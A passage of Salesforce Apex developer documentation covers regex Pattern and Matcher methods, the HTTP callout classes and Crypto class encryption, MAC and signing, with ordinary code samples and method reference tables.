A Matcher object finds matches in a subset of its input string called a *region*. The default region for a Matcher object is always the entirety of the input string. However, you can change the start and end points of a region by using the `region` method, and you can query the region's end points by using the `regionStart` and `regionEnd` methods.

The `region` method requires both a start and an end value. The following table provides examples of how to set one value without setting the other.

Start of the Region	End of the Region	Code Example
Specify explicitly	Leave unchanged	`MyMatcher.region(start, MyMatcher.regionEnd());`
Leave unchanged	Specify explicitly	`MyMatcher.region(MyMatcher.regionStart(), end);`
Reset to the default	Specify explicitly	`MyMatcher.region(0, end);`

Using Match Operations

A *Matcher object* performs match operations on a character sequence by interpreting a Pattern.

A Matcher object is instantiated from a Pattern by the Pattern's `matcher` method. Once created, a Matcher object can be used to perform the following types of match operations:

- Match the Matcher object's entire input string against the pattern using the `matches` method
- Match the Matcher object's input string against the pattern, starting at the beginning but without matching the entire region, using the `lookingAt` method
- Scan the Matcher object's input string for the next substring that matches the pattern using the `find` method

Each of these methods returns a Boolean indicating success or failure.

After you use any of these methods, you can find out more information about the previous match, that is, what was found, by using the following Matcher class methods:

- `end`: Once a match is made, this method returns the position in the match string after the last character that was matched.
- `start`: Once a match is made, this method returns the position in the string of the first character that was matched.
- `group`: Once a match is made, this method returns the subsequence that was matched.

Using Bounds

By default, a region is delimited by *anchoring bounds*, which means that the line anchors (such as `^` or `$`) match at the region boundaries, even if the region boundaries have been moved from the start and end of the input string. You can specify whether a region uses anchoring bounds with the `useAnchoringBounds` method. By default, a region always uses anchoring bounds. If you set `useAnchoringBounds` to `false`, the line anchors match only the true ends of the input string.

By default, all text located outside of a region is not searched, that is, the region has *opaque bounds*. However, using *transparent bounds* it is possible to search the text outside of a region. Transparent bounds are only used when a region no longer contains the entire input string. You can specify which type of bounds a region has by using the `useTransparentBounds` method.

Suppose you were searching the following string, and your region was only the word “STRING”:

```
This is a concatenated STRING of cats and dogs.
```

If you searched for the word “cat”, you wouldn't receive a match unless you had transparent bounds set.

Understanding Capturing Groups

During a matching operation, each substring of the input string that matches the pattern is saved. These matching substrings are called *capturing groups*.

Capturing groups are numbered by counting their opening parentheses from left to right. For example, in the regular expression string `((A)(B(C)))`, there are four capturing groups:

1. `((A)(B(C)))`
2. `(A)`
3. `(B(C))`
4. `(C)`

Group zero always stands for the entire expression.

The captured input associated with a group is always the substring of the group most recently matched, that is, that was returned by one of the Matcher class match operations.

If a group is evaluated a second time using one of the match operations, its previously captured value, if any, is retained if the second evaluation fails.

Pattern and Matcher Example

The Matcher class `end` method returns the position in the match string after the last character that was matched. You would use this when you are parsing a string and want to do additional work with it after you have found a match, such as find the next match.

In regular expression syntax, `?` means match once or not at all, and + means match 1 or more times.

In the following example, the string passed in with the Matcher object matches the pattern since `(a(b)?)` matches the string `'ab'` - `'a'` followed by `'b'` once. It then matches the last `'a'` - `'a'` followed by `'b'` not at all.

```
pattern myPattern = pattern.compile('(a(b)?)+');
matcher myMatcher = myPattern.matcher('aba');
System.assert(myMatcher.matches() && myMatcher.hitEnd());

// We have two groups: group 0 is always the whole pattern, and group 1 contains
// the substring that most recently matched--in this case, 'a'.
```

```
// So the following is true:

System.assert(myMatcher.groupCount() == 2 &&
              myMatcher.group(0) == 'aba' &&
              myMatcher.group(1) == 'a');

// Since group 0 refers to the whole pattern, the following is true:

System.assert(myMatcher.end() == myMatcher.end(0));

// Since the offset after the last character matched is returned by end,
// and since both groups used the last input letter, that offset is 3
// Remember the offset starts its count at 0. So the following is also true:

System.assert(myMatcher.end() == 3 &&
              myMatcher.end(0) == 3 &&
              myMatcher.end(1) == 3);
```

In the following example, email addresses are normalized and duplicates are reported if there is a different top-level domain name or subdomain for similar email addresses. For example, `john@fairway.smithco` is normalized to `john@smithco`.

```
class normalizeEmailAddresses{

    public void hasDuplicatesByDomain(Lead[] leads) {
           // This pattern reduces the email address to 'john@smithco'
           // from 'john@*.smithco.com' or 'john@smithco.*'
        Pattern emailPattern = Pattern.compile('(?<=@)((?![\\w]+\\.[\\w]+$)
                                               [\\w]+\\.)|(\\.[\\w]+$)');
           // Define a set for emailkey to lead:
        Map<String,Lead> leadMap = new Map<String,Lead>();
                for(Lead lead:leads) {
                    // Ignore leads with a null email
                    if(lead.Email != null) {
                           // Generate the key using the regular expression
                       String emailKey = emailPattern.matcher(lead.Email).replaceAll('');
                           // Look for duplicates in the batch
                       if(leadMap.containsKey(emailKey))
                            lead.email.addError('Duplicate found in batch');
                       else {
                           // Keep the key in the duplicate key custom field
                            lead.Duplicate_Key__c = emailKey;
                            leadMap.put(emailKey, lead);
                       }
                    }
                }
               // Now search the database looking for duplicates
               for(Lead[] leadsCheck:[SELECT Id, duplicate_key__c FROM Lead WHERE
               duplicate_key__c IN :leadMap.keySet()]) {
              for(Lead lead:leadsCheck) {
              // If there's a duplicate, add the error.
                  if(leadMap.containsKey(lead.Duplicate_Key__c))
                     leadMap.get(lead.Duplicate_Key__c).email.addError('Duplicate found
                        in salesforce(Id: ' + lead.Id + ')');
            }
        }
    }
}
```

Pattern Methods

The following are the system static methods for Pattern.

Name	Arguments	Return Type	Description
`compile`	String *`regExp`*	Pattern object	Compiles the regular expression into a Pattern object.
`matches`	String *`regExp`* String *`s`*	Boolean	Compiles the regular expression *`regExp`* and tries to match it against *`s`*. This method returns `true` if the string *`s`* matches the regular expression, `false` otherwise. If a pattern is to be used multiple times, compiling it once and reusing it is more efficient than invoking this method each time. Note that the following code example: `Pattern.matches(regExp, input);` produces the same result as this code example: `Pattern.compile(regex).` `matcher(input).matches();`
`quote`	String *`s`*	String	Returns a string that can be used to create a pattern that matches the string *`s`* as if it were a literal pattern. Metacharacters (such as `$` or `^`) and escape sequences in the input string are treated as literal characters with no special meaning.

The following are the instance methods for Pattern.

Name	Arguments	Return Type	Description
`matcher`	String *`regExp`*	Matcher object	Creates a Matcher object that matches the input string *`regExp`* against this Pattern object.
`pattern`		String	Returns the regular expression from which this Pattern object was compiled.
`split`	String *`s`*	String[]	Returns a list that contains each substring of the String that matches this pattern. The substrings are placed in the list in the order in which they occur in the String. If *`s`* does not match the pattern, the resulting list has just one element containing the original String.
`split`	String *`regExp`* Integer *`limit`*	String[]	Returns a list that contains each substring of the String that is terminated either by the regular expression *`regExp`* that matches this

Name	Arguments	Return Type	Description
			pattern, or by the end of the String. The optional *limit* parameter controls the number of times the pattern is applied and therefore affects the length of the list: • If *limit* is greater than zero, the pattern is applied at most *limit* - 1 times, the list's length is no greater than *limit*, and the list's last entry contains all input beyond the last matched delimiter. • If *limit* is non-positive then the pattern is applied as many times as possible and the list can have any length. • If *limit* is zero then the pattern is applied as many times as possible, the list can have any length, and trailing empty strings are discarded.

Matcher Methods

The following are the system static methods for Matcher.

Name	Arguments	Return Type	Description
`quoteReplacement`	String *s*	String	Returns a literal replacement string for the specified string *s*. The characters in the returned string match the sequence of characters in *s*. Metacharacters (such as `$` or `^`) and escape sequences in the input string are treated as literal characters with no special meaning.

The following are the instance methods for Matcher.

Name	Arguments	Returns	Description
`end`		Integer	Returns the position after the last matched character.
`end`	Integer *groupIndex*	Integer	Returns the position after the last character of the subsequence captured by the group *groupIndex* during the previous match operation. If the match was successful but the group itself did not match anything, this method returns -1. Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression `m.end(0)` is equivalent to `m.end()`.

Name	Arguments	Returns	Description
			See Understanding Capturing Groups.
`find`		Boolean	Attempts to find the next subsequence of the input sequence that matches the pattern. This method returns true if a subsequence of the input sequence matches this Matcher object's pattern. This method starts at the beginning of this Matcher object's region, or, if a previous invocation of the method was successful and the Matcher object has not since been reset, at the first character not matched by the previous match. If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods. For more information, see Using Regions.
`find`	Integer *`group`*	Boolean	Resets the Matcher object and then tries to find the next subsequence of the input sequence that matches the pattern. This method returns true if a subsequence of the input sequence matches this Matcher object's pattern. If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods.
`group`		String	Returns the input subsequence returned by the previous match. Note that some groups, such as `(a*)`, match the empty string. This method returns the empty string when such a group successfully matches the empty string in the input.
`group`	Integer *`groupIndex`*	String	Returns the input subsequence captured by the specified group *`groupIndex`* during the previous match operation. If the match was successful but the specified group failed to match any part of the input sequence, `null` is returned. Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression `m.group(0)` is equivalent to `m.group()`. Note that some groups, such as `(a*)`, match the empty string. This method returns the empty string when such a group successfully matches the empty string in the input.

Name	Arguments	Returns	Description
			See Understanding Capturing Groups.
`groupCount`		Integer	Returns the number of capturing groups in this Matching object's pattern. Group zero denotes the entire pattern and is not included in this count. See Understanding Capturing Groups.
`hasAnchoringBounds`		Boolean	Returns true if the Matcher object has anchoring bounds, false otherwise. By default, a Matcher object uses anchoring bounds regions. If a Matcher object uses anchoring bounds, the boundaries of this Matcher object's region match start and end of line anchors such as ^ and $. For more information, see Using Bounds.
`hasTransparentBounds`		Boolean	Returns true if the Matcher object has transparent bounds, false if it uses opaque bounds. By default, a Matcher object uses opaque region boundaries. For more information, see Using Bounds.
`hitEnd`		Boolean	Returns true if the end of input was found by the search engine in the last match operation performed by this Matcher object. When this method returns true, it is possible that more input would have changed the result of the last search.
`lookingAt`		Boolean	Attempts to match the input sequence, starting at the beginning of the region, against the pattern. Like the `matches` method, this method always starts at the beginning of the region; unlike that method, it does not require the entire region be matched. If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods. See Using Regions.
`matches`		Boolean	Attempts to match the entire region against the pattern. If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods. See Using Regions.
`pattern`		Pattern object	Returns the Pattern object from which this Matcher object was created.

Name	Arguments	Returns	Description
`region`	Integer *`start`* Integer *`end`*	Matcher object	Sets the limits of this Matcher object's region. The region is the part of the input sequence that is searched to find a match. This method first resets the Matcher object, then sets the region to start at the index specified by `start` and end at the index specified by `end`. Depending on the transparency boundaries being used, certain constructs such as anchors may behave differently at or around the boundaries of the region. See Using Regions and Using Bounds.
`regionEnd`		Integer	Returns the end index (exclusive) of this Matcher object's region. See Using Regions.
`regionStart`		Integer	Returns the start index (inclusive) of this Matcher object's region. See Using Regions.
`replaceAll`	String *`s`*	String	Replaces every subsequence of the input sequence that matches the pattern with the replacement string *`s`*. This method first resets the Matcher object, then scans the input sequence looking for matches of the pattern. Characters that are not part of any match are appended directly to the result string; each match is replaced in the result by the replacement string. The replacement string may contain references to captured subsequences. Note that backslashes (\) and dollar signs ($) in the replacement string may cause the results to be different than if the string was treated as a literal replacement string. Dollar signs may be treated as references to captured subsequences, and backslashes are used to escape literal characters in the replacement string. Invoking this method changes this Matcher object's state. If the Matcher object is to be used in further matching operations it should first be reset. Given the regular expression `a*b`, the input `"aabfooaabfooabfoob"`, and the replacement string `"-"`, an invocation of this method on a Matcher object for that expression would yield the string `"-foo-foo-foo-"`.

Name	Arguments	Returns	Description
`replaceFirst`	String *s*	String	Replaces the first subsequence of the input sequence that matches the pattern with the replacement string *s*. Note that backslashes (\) and dollar signs ($) in the replacement string may cause the results to be different than if the string was treated as a literal replacement string. Dollar signs may be treated as references to captured subsequences, and backslashes are used to escape literal characters in the replacement string. Invoking this method changes this Matcher object's state. If the Matcher object is to be used in further matching operations it should first be reset. Given the regular expression `dog`, the input `"zzzdogzzzdogzzz"`, and the replacement string `"cat"`, an invocation of this method on a Matcher object for that expression would return the string `"zzzcatzzzdogzzz"`.
`requireEnd`		Boolean	Returns true if more input could change a positive match into a negative one. If this method returns true, and a match was found, then more input could cause the match to be lost. If this method returns false and a match was found, then more input might change the match but the match won't be lost. If a match was not found, then `requireEnd` has no meaning.
`reset`		Matcher object	Resets this Matcher object. Resetting a Matcher object discards all of its explicit state information. This method does not change whether the Matcher object uses anchoring bounds. You must explicitly use the `useAnchoringBounds` method to change the anchoring bounds. For more information, see Using Bounds.
`reset`	String *s*	Matcher	Resets this Matcher object with the new input sequence *s*. Resetting a Matcher object discards all of its explicit state information.
`start`		Integer	Returns the start index of the first character of the previous match.

Name	Arguments	Returns	Description
`start`	Integer *`groupIndex`*	Integer	Returns the start index of the subsequence captured by the group specified by *`groupIndex`* during the previous match operation. Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression `m.start(0)` is equivalent to `m.start()`. See Understanding Capturing Groups on page 453.
`useAnchoringBounds`	Boolean *`b`*	Matcher object	Sets the anchoring bounds of the region for the Matcher object. By default, a Matcher object uses anchoring bounds regions. If you specify `true` for this method, the Matcher object uses anchoring bounds. If you specify `false`, non-anchoring bounds are used. If a Matcher object uses anchoring bounds, the boundaries of this Matcher object's region match start and end of line anchors such as ^ and $. For more information, see Using Bounds on page 453.
`usePattern`	Pattern *`pattern`*	Matcher object	Changes the Pattern object that the Matcher object uses to find matches. This method causes the Matcher object to lose information about the groups of the last match that occurred. The Matcher object's position in the input is maintained.
`useTransparentBounds`	Boolean *`b`*	Matcher object	Sets the transparency bounds for this Matcher object. By default, a Matcher object uses anchoring bounds regions. If you specify `true` for this method, the Matcher object uses transparent bounds. If you specify `false`, opaque bounds are used. For more information, see Using Bounds.

HTTP (RESTful) Services Classes

You can access HTTP services, also called RESTful services, using the following classes:

- HTTP Classes
- `Crypto` Class
- `EncodingUtil` Class

HTTP Classes

These classes expose the general HTTP request/response functionality:

- `Http` Class. Use this class to initiate an HTTP request and response.
- `HttpRequest` Class: Use this class to programmatically create HTTP requests like GET, POST, PUT, and DELETE.
- `HttpResponse` Class: Use this class to handle the HTTP response returned by `HTTP`.

The `HttpRequest` and `HttpResponse` classes support the following elements:

- `HttpRequest`:
  - HTTP request types such as GET, POST, PUT, DELETE, TRACE, CONNECT, HEAD, and OPTIONS.
  - Request headers if needed.
  - Read and connection timeouts.
  - Redirects if needed.
  - Content of the message body.
- `HttpResponse`:
  - The HTTP status code.
  - Response headers if needed.
  - Content of the response body.

The following example shows an HTTP GET request made to the external server specified by the value of *`url`* that gets passed into the `getContent` method. This example also shows accessing the body of the returned response:

```
public class HttpCalloutSample {

// Pass in the endpoint to be used using the string url
  public String getContent(String url) {

// Instantiate a new http object
    Http h = new Http();

// Instantiate a new HTTP request, specify the method (GET) as well as the endpoint
    HttpRequest req = new HttpRequest();
    req.setEndpoint(url);
    req.setMethod('GET');

// Send the request, and return a response
    HttpResponse res = h.send(req);
    return res.getBody();
  }
}
```

Before you can access external servers from an endpoint or redirect endpoint using Apex or any other feature, you must add the remote site to a list of authorized remote sites in the Salesforce user interface. To do this, log in to Salesforce and select ***`Your Name`*** > **Setup** > **Security Controls** > **Remote Site Settings**.

Note: The AJAX proxy handles redirects and authentication challenges (401/407 responses) automatically. For more information about the AJAX proxy, see AJAX Toolkit documentation.

Use the DOM Classes to parse XML content in the body of a request created by `HttpRequest` or a response accessed by `HttpResponse`.

`Http` Class

Use the `Http` class to initiate an HTTP request and response. The `Http` class contains the following public methods:

Name	Arguments	Return Type	Description
`send`	HttpRequest *`request`*	System.HttpResponse	Sends an HttpRequest and returns the response.
`toString`		String	Returns a string that displays and identifies the object's properties.

`HttpRequest` Class

Use the `HttpRequest` class to programmatically create HTTP requests like GET, POST, PUT, and DELETE.

Use the DOM Classes to parse XML content in the body of a request created by `HttpRequest`.

The `HttpRequest` class contains the following public methods:

Name	Arguments	Return Type	Description
`getBody`		String	Retrieves the body of this request.
`setBody`	String *`body`*	Void	Sets the contents of the body for this request. Limit: 3 MB. The HTTP request and response sizes count towards the total heap size.
`getBodyAsBlob`		Blob	Retrieves the body of this request as a Blob.
`setBodyAsBlob`	Blob *`body`*	Void	Sets the contents of the body for this request using a Blob. Limit: 3 MB. The HTTP request and response sizes count towards the total heap size.
`getBodyDocument`		`Dom.Document`	Retrieves the body of this request as a DOM document. Use it as a shortcut for: `String xml = httpRequest.getBody(); Dom.Document domDoc = new Dom.Document(xml);`
`setBodyDocument`	Dom.Document *`document`*	Void	Sets the contents of the body for this request. The contents represent a DOM document. Limit: 3 MB.
`getCompressed`		Boolean	If `true`, the request body is compressed, `false` otherwise.
`setCompressed`	Boolean *`flag`*	Void	If `true`, the data in the body is delivered to the endpoint in the gzip compressed format. If `false`, no compression format is used.

Name	Arguments	Return Type	Description
`getEndpoint`		String	Retrieves the URL for the endpoint of the external server for this request.
`setEndpoint`	String *`endpoint`*	Void	Sets the URL for the endpoint of the external server for this request.
`getHeader`	String *`key`*	String	Retrieves the contents of the request header.
`setHeader`	String *`key`* String *`Value`*	Void	Sets the contents of the request header. Limit 100 KB.
`getMethod`		String	Returns the type of method used by `HttpRequest`. For example: • DELETE • GET • HEAD • POST • PUT • TRACE
`setMethod`	String *`method`*		Sets the type of method to be used for the HTTP request. For example: • DELETE • GET • HEAD • POST • PUT • TRACE You can also use this method to set any required options.
`setClientCertificate`	String *`clientCert`* String *`password`*	Void	This method is deprecated. Use `setClientCertificateName` instead. If the server requires a client certificate for authentication, set the client certificate PKCS12 key store and password.
`setClientCertificateName`	String *`certDevName`*	Void	If the external service requires a client certificate for authentication, set the certificate name. See Using Certificates with HTTP Requests.
`setTimeout`	Integer *`timeout`*	Void	Sets the timeout in milliseconds for the request. This can be any value between 1 and 60,000 milliseconds.
`toString`		String	Returns a string containing the URL for the endpoint of the external server for this request and the method used, for example

Name	Arguments	Return Type	Description
			:Endpoint=http://www.salesforcesampletest.org, Method=POST

The following example illustrates how you can use an authorization header with a request, and handle the response:

```
public class AuthCallout {

   public void basicAuthCallout(){
     HttpRequest req = new HttpRequest();
     req.setEndpoint('http://www.yahoo.com');
     req.setMethod('GET');

     // Specify the required user name and password to access the endpoint
     // As well as the header and header information

     String username = 'myname';
     String password = 'mypwd';

     Blob headerValue = Blob.valueOf(username + ':' + password);
     String authorizationHeader = 'BASIC ' +
     EncodingUtil.base64Encode(headerValue);
     req.setHeader('Authorization', authorizationHeader);

     // Create a new http object to send the request object
     // A response object is generated as a result of the request

     Http http = new Http();
     HTTPResponse res = http.send(req);
     System.debug(res.getBody());
   }
}
```

Compression

If you need to compress the data you send, use `setCompressed`, as the following sample illustrates:

```
HttpRequest req = new HttpRequest();
req.setEndPoint('my_endpoint');
req.setCompressed(true);
req.setBody('some post body');
```

If a response comes back in compressed format, `getBody` automatically recognizes the format, uncompresses it, and returns the uncompressed value.

`HttpResponse` Class

Use the `HttpResponse` class to handle the HTTP response returned by the `Http` class.

Use the DOM Classes to parse XML content in the body of a response accessed by `HttpResponse`.

The `HttpResponse` class contains the following public methods:

Name	Arguments	Return Type	Description
`getBody`		String	Retrieves the body returned in the response. Limit3 MB. The HTTP request and response sizes count towards the total heap size.
`getBodyAsBlob`		Blob	Retrieves the body returned in the response as a Blob. Limit3 MB. The HTTP request and response sizes count towards the total heap size.
`getBodyDocument`		`Dom.Document`	Retrieves the body returned in the response as a DOM document. Use it as a shortcut for: `String xml = httpResponse.getBody();` `Dom.Document domDoc = new Dom.Document(xml);`
`getHeader`	String *key*	String	Retrieves the contents of the response header.
`getHeaderKeys`		String[]	Retrieves an array of header keys returned in the response.
`getStatus`		String	Retrieves the status message returned for the response.
`getStatusCode`		Integer	Retrieves the value of the status code returned in the response.
`getXmlStreamReader`		XmlStreamReader	Returns an XmlStreamReader (`XmlStreamReader` Class) that parses the body of the callout response. Use it as a shortcut for: `String xml = httpResponse.getBody();` `XmlStreamReader xsr = new XmlStreamReader(xml);` For a full example, see `getXmlStreamReader` example.
`toString`		String	Returns the status message and status code returned in the response, for example: `Status=OK, StatusCode=200`

In the following `getXmlStreamReader` example, content is retrieved from an external Web server, then the XML is parsed using the `XmlStreamReader` class.

```
public class ReaderFromCalloutSample {

  public void getAndParse() {

    // Get the XML document from the external server
    Http http = new Http();
    HttpRequest req = new HttpRequest();
    req.setEndpoint('http://www.cheenath.com/tutorial/sample1/build.xml');
    req.setMethod('GET');
    HttpResponse res = http.send(req);
```

```
    // Log the XML content
    System.debug(res.getBody());

    // Generate the HTTP response as an XML stream
    XmlStreamReader reader = res.getXmlStreamReader();

    // Read through the XML
    while(reader.hasNext()) {
      System.debug('Event Type:' + reader.getEventType());
      if (reader.getEventType() == XmlTag.START_ELEMENT) {
        System.debug(reader.getLocalName());
      }
      reader.next();
    }

  }
}
```

`Crypto` Class

The methods in the `Crypto` class provide standard algorithms for creating digests, message authentication codes, and signatures, as well as encrypting and decrypting information. These can be used for securing content in Force.com, or for integrating with external services such as Google or Amazon WebServices (AWS).

Name	Arguments	Return Type	Description
`decrypt`	String *`algorithmName`* Blob *`privateKey`* Blob *`initializationVector`* Blob *`cipherText`*	Blob	Decrypts the blob *`cipherText`* using the specified algorithm, private key, and initialization vector. Use this method to decrypt blobs encrypted using a third party application or the `encrypt` method. Valid values for *`algorithmName`* are: • AES128 • AES192 • AES256 These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding. The length of *`privateKey`* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you. The initialization vector must be 128 bits (16 bytes.) For an example, see Example Encrypting and Decrypting. For more information about possible exceptions thrown during execution, see Encrypt and Decrypt Exceptions.

Name	Arguments	Return Type	Description
`decryptWithManagedIV`	String *algorithmName* Blob *privateKey* Blob *IVAndCipherText*	Blob	Decrypts the blob *IVAndCipherText* using the specified algorithm and private key. Use this method to decrypt blobs encrypted using a third party application or the `encryptWithManagedIV` method. Valid values for *algorithmName* are: • AES128 • AES192 • AES256 These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding. The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you. The first 128 bits (16 bytes) of *IVAndCipherText* must contain the initialization vector. For an example, see Example Encrypting and Decrypting. For more information about possible exceptions thrown during execution, see Encrypt and Decrypt Exceptions.
`encrypt`	String *algorithmName* Blob *privateKey* Blob *initializationVector* Blob *clearText*	Blob	Encrypts the blob *clearText* using the specified algorithm, private key and initialization vector. Use this method when you want to specify your own initialization vector. The initialization vector must be 128 bits (16 bytes.) Use either a third-party application or the `decrypt` method to decrypt blobs encrypted using this method. Use the `encryptWithManagedIV` method if you want Salesforce to generate the initialization vector for you. It is stored as the first 128 bits (16 bytes) of the encrypted blob. Valid values for *algorithmName* are: • AES128 • AES192 • AES256 These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding.

Name	Arguments	Return Type	Description
			The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the generateAesKey method to generate this key for you. For an example, see Example Encrypting and Decrypting. For more information about possible exceptions thrown during execution, see Encrypt and Decrypt Exceptions.
encryptWithManagedIV	String *algorithmName* Blob *privateKey* Blob *clearText*	Blob	Encrypts the blob *clearText* using the specified algorithm and private key. Use this method when you want Salesforce to generate the initialization vector for you. It is stored as the first 128 bits (16 bytes) of the encrypted blob. Use either third-party applications or the decryptWithManagedIV method to decrypt blobs encrypted with this method. Use the encrypt method if you want to generate your own initialization vector. Valid values for *algorithmName* are: • AES128 • AES192 • AES256 These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding. The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the generateAesKey method to generate this key for you. For an example, see Example Encrypting and Decrypting. For more information about possible exceptions thrown during execution, see Encrypt and Decrypt Exceptions.
generateAesKey	Integer *size*	Blob	Generates an Advanced Encryption Standard (AES) key. Use *size* to specify the key's size in bits. Valid values are: • 128 • 192 • 256

Name	Arguments	Return Type	Description
`generateDigest`	String *`algorithmName`* Blob *`input`*	Blob	Computes a secure, one-way hash digest based on the supplied input string and algorithm name. Valid values for *`algorithmName`* are: • MD5 • SHA1 • SHA-256 • SHA-512
`generateMac`	String *`algorithmName`* Blob *`input`* Blob *`privateKey`*	Blob	Computes a message authentication code (MAC) for the input string, using the private key and the specified algorithm. The valid values for *`algorithmName`* are: • hmacMD5 • hmacSHA1 • hmacSHA256 • hmacSHA512 The value of *`privateKey`* does not need to be in decoded form. The value cannot exceed 4 KB.
`getRandomInteger`		Integer	Returns a random Integer.
`getRandomLong`		Long	Returns a random Long.
`sign`	String *`algorithmName`* Blob *`input`* Blob *`privateKey`*	Blob	Computes a unique digital signature for the input string, using the supplied private key and the specified algorithm. The valid values for *`algorithmName`* are `RSA-SHA1` or `RSA`. Both values represent the same algorithm. The value of *`privateKey`* must be decoded using the `EncodingUtil` `base64Decode` method, and should be in RSA's PKCS #8 (1.2) Private-Key Information Syntax Standard form. The value cannot exceed 4 KB. The following snippet is an example declaration and initialization: `String algorithmName = 'RSA';` `String key = 'pkcs8 format private key';` `Blob privateKey = EncodingUtil.base64Decode(key);` `Blob input = Blob.valueOf('12345qwerty');` `Crypto.sign(algorithmName, input, privateKey);`

Example Integrating Amazon WebServices

The following example demonstrates an integration of Amazon WebServices with Salesforce:

```
public class HMacAuthCallout {

   public void testAlexaWSForAmazon() {

   // The date format is yyyy-MM-dd'T'HH:mm:ss.SSS'Z'
      DateTime d = System.now();
      String timestamp = ''+ d.year() + '-' +
      d.month() + '-' +
      d.day() + '\'T\'' +
      d.hour() + ':' +
      d.minute() + ':' +
      d.second() + '.' +
      d.millisecond() + '\'Z\'';
      String timeFormat = d.formatGmt(timestamp);

      String urlEncodedTimestamp = EncodingUtil.urlEncode(timestamp, 'UTF-8');
      String action = 'UrlInfo';
      String inputStr = action + timeFormat;
      String algorithmName = 'HMacSHA1';
      Blob mac = Crypto.generateMac(algorithmName,  Blob.valueOf(inputStr),
                                                    Blob.valueOf('your_signing_key'));
      String macUrl = EncodingUtil.urlEncode(EncodingUtil.base64Encode(mac), 'UTF-8');

      String urlToTest = 'amazon.com';
      String version = '2005-07-11';
      String endpoint = 'http://awis.amazonaws.com/';
      String accessKey = 'your_key';

      HttpRequest req = new HttpRequest();
      req.setEndpoint(endpoint +
                      '?AWSAccessKeyId=' + accessKey +
                      '&Action=' + action +
                      '&ResponseGroup=Rank&Version=' + version +
                      '&Timestamp=' + urlEncodedTimestamp +
                      '&Url=' + urlToTest +
                      '&Signature=' + macUrl);

      req.setMethod('GET');
      Http http = new Http();
      try {
         HttpResponse res = http.send(req);
         System.debug('STATUS:'+res.getStatus());
         System.debug('STATUS_CODE:'+res.getStatusCode());
         System.debug('BODY: '+res.getBody());
      } catch(System.CalloutException e) {
         System.debug('ERROR: '+ e);
      }
   }
}
```

Example Encrypting and Decrypting

The following example uses the `encryptWithManagedIV` and `decryptWithManagedIV` methods, as well as the `generateAesKey` method.

```
// Use generateAesKey to generate the private key
Blob cryptoKey = Crypto.generateAesKey(256);

// Generate the data to be encrypted.
Blob data = Blob.valueOf('Test data to encrypted');
```

```
// Encrypt the data and have Salesforce.com generate the initialization vector
Blob encryptedData = Crypto.encryptWithManagedIV('AES256', cryptoKey, data);

// Decrypt the data
Blob decryptedData = Crypto.decryptWithManagedIV('AES256', cryptoKey, encryptedData);
```

The following is an example of writing a unit test for the `encryptWithManagedIV` and `decryptWithManagedIV` methods.

```
@isTest
private class CryptoTest {
    public static testMethod void testValidDecryption() {

        // Use generateAesKey to generate the private key
        Blob key = Crypto.generateAesKey(128);
        // Generate the data to be encrypted.
        Blob data = Blob.valueOf('Test data');
        // Generate an encrypted form of the data using base64 encoding
        String b64Data = EncodingUtil.base64Encode(data);
        // Encrypt and decrypt the data
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', key, data);
        Blob decryptedData = Crypto.decryptWithManagedIV('AES128', key, encryptedData);
        String b64Decrypted = EncodingUtil.base64Encode(decryptedData);
        // Verify that the strings still match
        System.assertEquals(b64Data, b64Decrypted);
    }
    public static testMethod void testInvalidDecryption() {
        // Verify that you must use the same key size for encrypting data
        // Generate two private keys, using different key sizes
        Blob keyOne = Crypto.generateAesKey(128);
        Blob keyTwo = Crypto.generateAesKey(256);
        // Generate the data to be encrypted.
        Blob data = Blob.valueOf('Test data');
        // Encrypt the data using the first key
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', keyOne, data);
        try {
         // Try decrypting the data using the second key
            Crypto.decryptWithManagedIV('AES256', keyTwo, encryptedData);
            System.assert(false);
        } catch(SecurityException e) {
            System.assertEquals('Given final block not properly padded', e.getMessage());
        }
    }
}
```

Encrypt and Decrypt Exceptions

The following exceptions can be thrown for these methods:

- `decrypt`
- `encrypt`
- `decryptWithManagedIV`
- `encryptWithManagedIV`

Exception	Message	Description
InvalidParameterValue	Unable to parse initialization vector from encrypted data.	Thrown if you're using managed initialization vectors, and the cipher text is less than 16 bytes.
InvalidParameterValue	Invalid algorithm *algoName*. Must be AES128, AES192, or AES256.	Thrown if the algorithm name isn't one of the valid values.

Exception	Message	Description
InvalidParameterValue	Invalid private key. Must be *size* bytes.	Thrown if size of the private key doesn't match the specified algorithm.
InvalidParameterValue	Invalid initialization vector. Must be 16 bytes.	Thrown if the initialization vector isn't 16 bytes.
InvalidParameterValue	Invalid data. Input data is *size* bytes, which exceeds the limit of 1048576 bytes.	Thrown if the data is greater than 1 MB. For decryption, 1048608 bytes are allowed for the initialization vector header, plus any additional padding the encryption added to align to block size.
NullPointerException	Argument cannot be null.	Thrown if one of the required method arguments is null.
SecurityException	Given final block not properly padded.	Thrown if the data isn't properly block-aligned or similar issues occur during encryption or decryption.
SecurityException	*Message Varies*	Thrown if something goes wrong during either encryption or decryption.

`EncodingUtil` Class

Use the methods in the `EncodingUtil` class to encode and decode URL strings, and convert strings to hexadecimal format.

Name	Arguments	Return Type	Description
`base64Decode`	String *inputString*	Blob	Converts a Base64-encoded String to a Blob representing its normal form.
